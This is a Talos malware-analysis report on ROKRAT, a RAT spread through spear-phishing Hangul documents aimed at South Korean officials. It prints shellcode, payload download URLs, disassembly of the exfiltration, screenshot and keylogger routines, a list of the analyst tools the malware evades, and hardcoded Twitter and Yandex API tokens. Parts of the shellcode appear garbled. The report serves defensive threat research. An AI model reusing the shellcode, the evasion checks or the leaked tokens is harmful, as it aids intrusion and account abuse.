Talos

INTRODUCING ROKRAT

A sophisticated malware campaign targeting South Korean government officials involved in reunification

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EXECUTIVE SUMMARY

Talos is tracking an actor that uses malicious documents using the Korean language in order to compromise systems. This actor is quick to cover their tracks and very quickly cleaned up compromised hosts used as Command and Control. We finally identified a new campaign, leveraging a malicious Hangul Word Processor (HWP) document. After analyzing the payload, we determined the malware was a Remote Administration Tool which we have named, **ROKRAT**.

This campaign started with a spear phishing email containing a malicious attachment, the HWP document. One of the identified emails was sent from the email server of Yonsei, a private university in Seoul. The address used in the email was 'kgf2016@yonsei.ac.kr' which is the contact email of the Korea Global Forum where the slogan in 2016 was "Peace and Unification of the Korean Peninsula" which gave more credit and legitimacy to the email.

The HWP document contained an embedded Encapsulated PostScript (EPS) object. This is zlib compressed and trivial to obtain. The purpose of the EPS is to exploit a well-known vulnerability (CVE-2013-0808) to download a binary disguised as a .jpg file. This file is decoded and finally an executable is launched, ROKRAT. This RAT has the added complexity that the command and control servers are legitimate websites. The malware uses Twitter and two cloud platforms, Yandex and Mediafire, apparently for both C2 communications and exfiltration platforms. Unfortunately, these platforms are difficult to block globally within organizations as their use can be viewed as legitimate in most cases. Additionally, these 3 platforms all make use of HTTPS connectivity making it much more difficult to identify specific patterns or the usage of specific tokens.

SPEAR PHISHING CAMPAIGN


At right are examples of the emails used against victims in South Korea.

The first email Talos discovered was the most interesting. In this first sample, we observed the attackers praising the user for accepting to join a panel relating to the "Korean Reunification and North Korean Conference". The text in the email explains that the receiver should complete the document to provide necessary feedback. However, this appears to be a fake conference. The closest match we identified to any Unification conference was held in January 2017 which was the NYDA Reunification conference. The sender is 'kgf2016@yonsei.ac.kr' which is the contact email of the Korea Global Forum.

When we analyzed the email headers we were able to determine the Sender IP was 165.132.10.103. With a little magic from 'nslookup', we quickly determined this to be part of the Yonsei University network, the SMTP server in fact. We believe that the email address was compromised and abused by the attackers to send the email used in this campaign.

The sample filename translates as 'Unification North Korea Conference _ Examination Documents' which reinforces the text in the email about the reunification conference. For an added bonus, the attacker even suggests in the email that people who completed the document would get paid a 'small fee'. Perhaps the gift of embedded malware is the payment.

The second email Talos analyzed had less effort applied. The email was from a free Korean mail service provided by Daum, Hanmail, showing there was no attempt at trying to appear to be from an official body or person compared with the previous email. The subject was merely 'Request Help' while the attachment filename was 'I'm a munchon person in Gangwon-do, North Korea'.



Examples of the emails used against victims in South Korea.

We suspect the attacker is hoping the victim will feel empathetic toward the sender as the Kangwon Province (where Munch'ŏn is located) was previously part of South Korea. The attachment contains a story about a person called 'Ewing Kim' who is looking for help.

The email's attachments are two different HWP documents that were both leveraging same vulnerability, CVE-2013-0808.

MALICIOUS HWP DOCUMENT

An HWP document is composed by OLE objects. In this case, it contains an EPS object named BIN0001.eps. As with all HWP documents the information is zlib compressed so you must decompress the .eps to get the true shellcode.

```
user@lnx$ oledump .py 183be2035d5a546670d2b9deeca4eb59
1:  497   '\x05HwpSummaryInformation'
2:  2708  'BinData/BIN0001.eps'
3:  2560  'BodyText/Section0'
4:  265   'BodyText/Section1'
5:  3202  'DocInfo'
6:  524   'DocOptions/_LinkDoc'
7:  256   'FileHeader'
8:  2866  'PrvImage'
9:  1380  'PrvText'
10: 136   'Scripts/DefaultJScript'
11: 13    'Scripts/JScriptVersion'
```


The shellcode used to exploit the CVE-2013-0808 can be identified in the EPS object:

```
0404040404040404040404040404040404040404040404040404040404040404040404040404040404040404
0404040404040404040404040404040404040404040404040404040404040404040404040404040404040404
0404040404040404040404040404040404040404040404040404040404040404040404040404040404040404
0404040404040404040404040404040404040404040404040404040404040404040404040404040404040404
0404040404040404049090909090909090909090E8000000005E8936142F0081E908142F0003F183C6023E8A0634
9046B97E182F0081E939142F003E3006464983F90075F6EBG3909062181AF1F2F29653C2F2F2F2CC7982FECC79
82EECC79A2FACC728AEEEACC79F28700793031A7791EA4A5C47987FAC10DC1320E5E763286F5333DFFF10A1906
7935ADACAF30F6F2A7791EA1A4A592C4798FFEC4799FFAC47
```

An interesting thing is that the shellcode does not start with a 'normal' NOP sled using 0x90 but with 0x0404 (add al, 0x4):

```
user@lnx$ rasm2 -d 040404040404040404909090909090909090E8000000005E
add al, 0x4
add al, 0x4
add al, 0x4
add al, 0x4
add al, 0x4
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
call 0x19
pop esi
```


The purpose of the shellcode embedded in the 2 HWP documents is to download and to decode a payload available on the Internet. Once decoded, the file (a PE32) is executed; here is the extracted URL which the document attempts to download the .jpg from:



SHA256: 7d163e36f47ec56c9fe08d758a0770f1778fa30af68f39aac80441a3f037761e

Filename: 통일북한학술대회_심사서르.hwp ("North Korea Conference _ Examination Documents")

URL: http://discgolfglow[.]com:/wp-content/plugins/maintenance/images/worker.jpg



SHA256: 5441f45df22af63498c63a49aae82065086964f9067cfa75987951831017bd4f

Filename: 저는요 북조선 강원도 문천 사람이에요.hwp ("I'm a munchon person from Gangwon Province in North Korea.")

URL: http://acddesigns[.]com[.]au/clients/ACPRCM/kingstone.jpg

ROKRAT ANALYSIS

The RAT downloaded by the 2 HWP documents belong to the same family. The main difference between the samples are the Command and Control capabilities. One of the samples analyzed only uses Twitter to interact with the RAT while the second one uses Twitter as well as the cloud platforms: Yandex and Mediafire. The Twitter tokens we were able to extract are the same in both variants. There is obvious ongoing effort to add features to this RAT to allow for more sophisticated levels of attacks.

ANALYSIS FRUSTRATIONS!

The ROKRAT author implements several techniques typically seen to frustrate human analysts and avoid sandbox execution.

First, the malware does not run on Windows XP systems. It uses the GetVersion() API to get the OS version. If the MajorVersion is 5 (corresponding to Windows XP or Windows Server 2003), the malware executes an infinite loop of sleep, as shown in FIGURE A.

Additionally, the malware checks the current running processes in order to identify tools usually used by malware analysts or within sandbox environments. FIGURE B shows the code used to perform this task.

The malware checks the process names in use on the victim machine. It compares if the executed process name matches a partial name hardcoded in the sample. Here is the complete list:

- "**mtool**" for VMWare Tools
- "**llyd**" for OllyDBG
- "**ython**" for Python (used by Cuckoo Sandbox for example)
- "**ilemo**" for File Monitor
- "**egmon**" for Registry Monitor
- "**peid**" for PEiD
- "**rocex**" for Process Explorer
- "**vbox**" for VirtualBox
- "**iddler**" for Fiddler
- "**ortmo**" for Portmon
- "**iresha**" for Wireshark
- "**rocmo**" for Process Monitor
- "**utoru**" for Autoruns
- "**cpvie**" for TCPView

FIGURE A





FIGURE B



If any of these processes are discovered running on the system during this phase of execution, the malware jumps to a fake function which generates dummy HTTP traffic. Furthermore, we discovered that if the malware is being debugged or if it was not executed from the HWP document (i.e. double clicking the binary), or if the OpenProcess() function succeed on the parent process the fake function is called as well.


The purpose of this appears to be to generate network traffic to provide some level of feedback/discovery during any dynamic analysis research. This could generate a seemingly ‘good’ indicator of compromise when in fact it is merely fake traffic generated. The fake function performs connections to the following URLs:

- https://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg
- http://www[.]hulu[.]com/watch/559035/episode3.mp4

```
104.119.137.206      HTTP       117 GET lwatch/SSQOBS/episodeB.mp4 HTTP/1.1
104.119.137.206      HTTP       128 GET lwatch/SSQOBS HTTP/1.1
104.119.137.206      HTTP       117 GET lwatch/SSQOBS/episodeB.mp4 HTTP/1.1
104.119.137.206      HTTP       128 GET lwatch/SSQOBS HTTP/1.1
104.119.137.206      HTTP       117 GET lwatch/SSQOBS/episodeB.mp4 HTTP/1.1
104.119.137.206      HTTP       128 GET lwatch/SSQOBS HTTP/1.1
104.119.137.206      HTTP       117 GET lwatch/SSQOBS/episodeB.mp4 HTTP/1.1
104.119.137.206      HTTP       128 GET lwatch/SSQOBS HTTP/1.1
104.119.137.206      HTTP       117 GET lwatch/SSQOBS/episodeB.mp4 HTTP/1.1
104.119.137.206      HTTP       128 GET lwatch/SSQOBS HTTP/1.1
104.119.137.206      HTTP       117 GET lwatch/SSQOBS/episodeB.mp4 HTTP/1.1
104.119.137.206      HTTP       128 GET lwatch/SSQOBS HTTP/1.1
```

The Amazon URL displays a WWII game called ‘Men of War’ whilst the Hulu URL attempts to stream a Japanese anime show called ‘Golden Time’.

These URLs are not malicious; the malware pretends to navigate these locations. The files do not exist during the investigation and were downloaded only if a malware analyst tool is running on the system. We believe these URLs are used to attempt to trick any analysis.



Japanese anime show ‘Golden Time’, shown on Hulu

C&C INFRASTRUCTURE

ROKRAT uses a legitimate platform in order to communicate, receive orders and exfiltrate documents. In total, we identified 12 hardcoded tokens used to communicate to these legitimate platforms all via their public APIs.

CC #1: TWITTER:

The first CC discovered is Twitter. We identified 7 different Twitter API tokens hardcoded in the sample (Consumer Key + Consumer Secret + Token + Token Secret). The malware is able to get orders by checking the last message on the Twitter timeline. The order can be either execute commands, move a file, remove a file, kill a process, download, and execute a file. The RAT is able to tweet also and the sent data is randomly prefixed by one following 3 characters hardcoded word:

SHA-TOM-BRN-JMS-ROC-JAN-PED-JHN-KIM-LEE-

To perform these tasks, the malware uses the official Twitter API, as seen in FIGURE C.

CC #2: YANDEX:

The second CC is Yandex and more specifically the Yandex cloud platform and the platform allows the creation of disks in the Yandex cloud. Concerning this CC, we identified 4 Yandex tokens hardcoded in the sample. The API in FIGURE D is used to download and execute files or to upload stolen documents. The exfiltrated documents are uploaded to:

disk:/12ABCDEF/Document/Doc20170330120000.tfs

Where "12ABCDEF" is a random hexadecimal ID to identify the target and Doc20170330120000 contains the date.

FIGURE C

```
sub_F4C6A0      proc near               ; DATA XREF: .rdata:00F4F430↓o
                push    offset aApi_twitter_co ; "api.twitter.com/1.1/"
                mov     ecx, offset TwitterState
                call    sub_E442B4
                push    offset sub_F4DB3F ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
sub_F4C6A0      endp

; ---------- S U B R O U T I N E ------------------------------------

sub_F4C6D3      proc near               ; DATA XREF: .rdata:00F4F43C↓o
                push    offset aSearchTweets ; "search/tweets"
                push    offset TwitterState
                push    offset unk_FA8C44
                call    sub_E46DJ8
                push    offset sub_F4DB5D ; void (__cdecl *)()
                call    _atexit
                add     esp, 10h
                retn
sub_F4C6D3      endp

; ---------- S U B R O U T I N E ------------------------------------

sub_F4C6F5      proc near               ; DATA XREF: .rdata:00F4F448↓o
                push    offset aStatusesUpdate ; "statuses/update"
                push    offset TwitterState
                push    offset unk_FA8C98
                call    sub_E46B38
                push    offset sub_F4DD4F ; void (__cdecl *)()
                call    _atexit
                add     esp, 10h
                retn
sub_F4C6F5      endp
```


FIGURE D

```
loc_E4E2DE:                             ; CODE XREF: sub_E4E2AB+2A↑j
                push    ebx
                lea     eax, [edi+180h]
                push    eax
                lea     eax, [ebp+154h+var_1CC]
                push    offset aAuthorizationO ; "Authorization: OAuth %s"
                push    eax             ; char *
                xor     ebx, ebx
                call    _sprintf
                lea     eax, [ebp+154h+var_1CC]
                push    eax             ; char *
                push    ebx             ; int
                call    sub_L6CDF0
                add     esi, 1ACh
                push    esi
                push    offset aV1DiskResource ; "/v1/disk/resources/?"
                push    offset aHttpsCloudApi_ ; "https://cloud-api.yandex.net"
                mov     [ebp+154h+var_1D4], eax
                lea     eax, [ebp+154h+var_CC]
                push    offset aSSpathS ; "%s%spath=%s"
                push    eax             ; char *
                call    _sprintf
                push    offset aPut_0   ; "PUT"
                push    2734h
                push    dword ptr [edi+298h]
```

FIGURE E

```
sub_F4C6D8      proc near               ; DATA XREF: .rdata:00F4F43C↓o
                push    offset aApi_twitter_co ; "api.twitter.com/1.1/"
                mov     ecx, offset TwitterState
                call    sub_E442B4
                push    offset sub_F4DB3F ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
sub_F4C6F8      endp

; ---------- S U B R O U T I N E ----------

sub_F4C6D3      proc near               ; DATA XREF: .rdata:00F4F43C↓o
                push    offset aSearchTweets ; "search/tweets"
                push    offset TwitterState
                push    offset unk_FA8C44
                call    sub_E46D30
                push    offset sub_F4DB5D ; void (__cdecl *)()
                call    _atexit
                add     esp, 10h
                retn
sub_F4C6D3      endp

; ---------- S U B R O U T I N E ----------

sub_F4C6F5      proc near               ; DATA XREF: .rdata:00F4F44C↓o
                push    offset aStatusesUpdate ; "statuses/update"
                push    offset TwitterState
                push    offset unk_FA8C98
                call    sub_E46B38
                push    offset sub_F4DB4F ; void (__cdecl *)()
                call    _atexit
                add     esp, 10h
                retn
sub_F4C6F5      endp
```

FIGURE F



```
E8 33 F9 0D 00    call    GdiplusStartup
0D 3D 8C F2 F4 00 mov     edi, ds:GetSystemMetrics
56                push    esi             ; nIndex
FF D7             call    edi ; GetSystemMetrics
53                push    ebx             ; nIndex
89 44 24 18       mov     [esp+30h+var_18], eax
FF D7             call    edi ; GetSystemMetrics
8B 1D 90 F2 F4 00 mov     ebx, ds:GetDC
89 44 24 10       mov     [esp+2Ch+cy], eax

                  loc_E4F947:             ; hdc
56                push    esi
FF 15 3C F0 F4 00 call    ds:CreateCompatibleDC
FF 74 24 10       push    [esp+2Ch+cy]    ; cy
8B E8             mov     ebp, eax
FF 74 24 18       push    [esp+30h+var_18] ; cx
56                push    esi             ; hWnd
FF D3             call    ebx ; GetDC
50                push    eax             ; hdc
FF 15 40 F0 F4 00 call    ds:CreateCompatibleBitmap
8B F8             mov     edi, eax
57                push    edi             ; h
55                push    ebp             ; hdc
FF 15 38 F0 F4 00 call    ds:SelectObject
68 20 00 CC 00    push    0CC0020h        ; rop
56                push    esi             ; y1
56                push    esi             ; x1
56                push    esi             ; hWnd
FF D3             call    ebx ; GetDC
50                push    eax             ; hdcSrc
FF 74 24 20       push    [esp+3Ch+cy]    ; cy
FF 74 24 28       push    [esp+40h+var_18] ; cx
56                push    esi             ; y
56                push    esi             ; x
55                push    ebp             ; hdc
FF 15 30 F0 F4 00 call    ds:BitBlt
```

CC #3: MEDIAFIRE:

The last cloud platform used by the Remote Administration Tool is Mediafire. This website is used in the same way as Yandex with the purpose being to use the file storage provided by Mediafire in order to download and execute files or to upload stolen information. See FIGURE E.


In this case, the malware author hardcoded one account in the sample (email / password / application ID).

ADDITIONAL FEATURES: SCREENSHOTS CAPTURE & KEYLOGGER

Additionally, one of the samples is able to capture screenshots of the infected system. To perform this task, the developer used the GDI API, as shown in FIGURE F.

A keylogger is also present in the analyzed sample. The SetWindowsHookEx() API is used to retrieve the stroked keys and the GetKeyNameText() API is used to retrieve a string that represents the name of a key. In addition to the key, the title of the foreground window is stored in order to known where the infected user is typing (by using the GetForegroundWindow() and GetWindowText() API). See FIGURE G.

FIGURE G



```
                  loc_E4F694:             ; relyze_GetForegroundWindow
FF 15 88 F2 F4 00 call    ds:GetForegroundWindow
68 FA 01 00 00    push    1FAh            ; nMaxCount
8D 4D A8          lea     ecx, [ebp+580h+Str2]
51                push    ecx             ; lpString
50                push    eax             ; hWnd
FF 15 84 F2 F4 00 call    ds:GetWindowTextA ; relyze_GetWindowTextA
8D 45 A8          lea     eax, [ebp+580h+Str2]
50                push    eax             ; Str2
68 F8 82 F0 00    push    offset Str1     ; Str1
E8 92 10 00 00    call    mbsicmp
59                pop     ecx
59                pop     ecx
85 C0             test    eax, eax
74 5D             jz      short loc_E4F71B
```

CONCLUSION

This campaign shows us a motivated malware actor. The usage of HWP (an application mainly used in Korea) and the fact that emails and documents are perfectly written in Korean suggests that the author is a native Korean speaker.

The RAT used during this campaign was innovative, using novel communication channels. ROKRAT uses Twitter and two cloud platforms (Yandex and Mediafire) in order to give orders, send files, and get files. This communication channel is extremely hard to contain because organizations often have legitimate uses of these platforms. The malware includes exotic features such as the fact that it performs requests to legitimate websites (Amazon and Hulu) if the sample is executed in a sandbox or if a malware analyst tool is used. We assume the goal is to generate incorrect reports and IOC.

This investigation shows us once again that South Korean interests sophisticated threat actors. In this specific case, the actor compromised a legitimate email address of a big forum organized by a university in Seoul in order to forge the spear phishing email, which increased the chance of success. We know that it was a success because during our research we identified infected systems communicating with the command & control previously mentioned.

COVERAGE

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection of IPS and NGFW have up-to-date signatures to detect malicious network activity by threat actors.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network

IOCS

FILES HASHES

HWP Documents:

- 7d163e36f47ec56c9fe08d758a0770f1778fa30af68f39aac80441a3f037761e
- 5441f45df22af63498c63a49aae82065086964f9067cfa75987951831017bd4f

ROKRAT PE32:

- cd166565ce09ef410c5bba40bad0b49441af6cfb48772e7e4a9de3d646b4851c
- 051463a14767c6477b6dacd639f30a8a5b9e126ff31532b58fc29c8364604d00

NETWORKS

Malicious URLs:

- http://discgolfglow[.]com:/wp-content/plugins/maintenance/images/worker.jpg
- http://acddesigns.com[.]au/clients/ACPRCM/kingstone.jpg

Not malicious URLs but could be use to identify RAT execution:

https://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg

http://www[.]hulu[.]com/watch/559035/episode3.mp4

TOKENS

MEDIAFIRE

Account #1
Username: ksy182824@gmail.com
Application ID: 81342

TWITTER

Account #1
Consumer key: sOPcUKjJteYrg8klXC4XUlk9l
Token: 722226174008315904-u6P1Fll7IDg8VIYe720X0gqDYcAMQAR

Account #2
Consumer key: sgpalyF1KukVKaPAePb3EGeMT
Token: 759577633630593029-CQzXMfvsQ2RztFYawUPeVbAzcSnwllX

Account #3
Consumer key: XVvauoXKfnAUm2qdR1nNEZqkN
Token: 752302142474051585-r2TH1Dk8tU5TetUyfnw9c5OgA1popTj

Account #4
Consumer key: U1AoCSLLHxfeDbtxRXVgj7y00
Token: 779546496603561984-Qm8CknTvS4nKxWOB4tJvbtBUMBfNCKE

Account #5
Consumer key: 9ndXAB6UcxhQVoBAkEKnwzt4C
Token: 777852155245080576-H0kXYcQCpV6qiFER38h3wS1tBFdROcQ

Account #6
Consumer key: QCDXTaOCPBQM4VZigrRj2CnJi
Token: 775849572124307457-4ICTjYmOfAy5MX2FxUHVdUfqeNTYYqj

Account #7
Consumer key: 2DQ8GqKhDWp55XIl77Es9oFRV
Token: 778855419785154560-0YUVZtZjKblo2gTGWKiNF67ROwS9MMq

Yandex
Token #1: AQAAAAAYm4qtAANss-XFfX3FjU8VmVR76k4aMA0
Token #2: AQAAAAAA8uDKAANxExojbqps-UOIi8kc8EAhcq8
Token #3: AQAAAAAY9j8KAANyULDuYU1240rjvpNXcRdF5Tw
Token #4: AQAAAAAZDPB1AAN6l1Ht3ctALU1flix57TvuMa4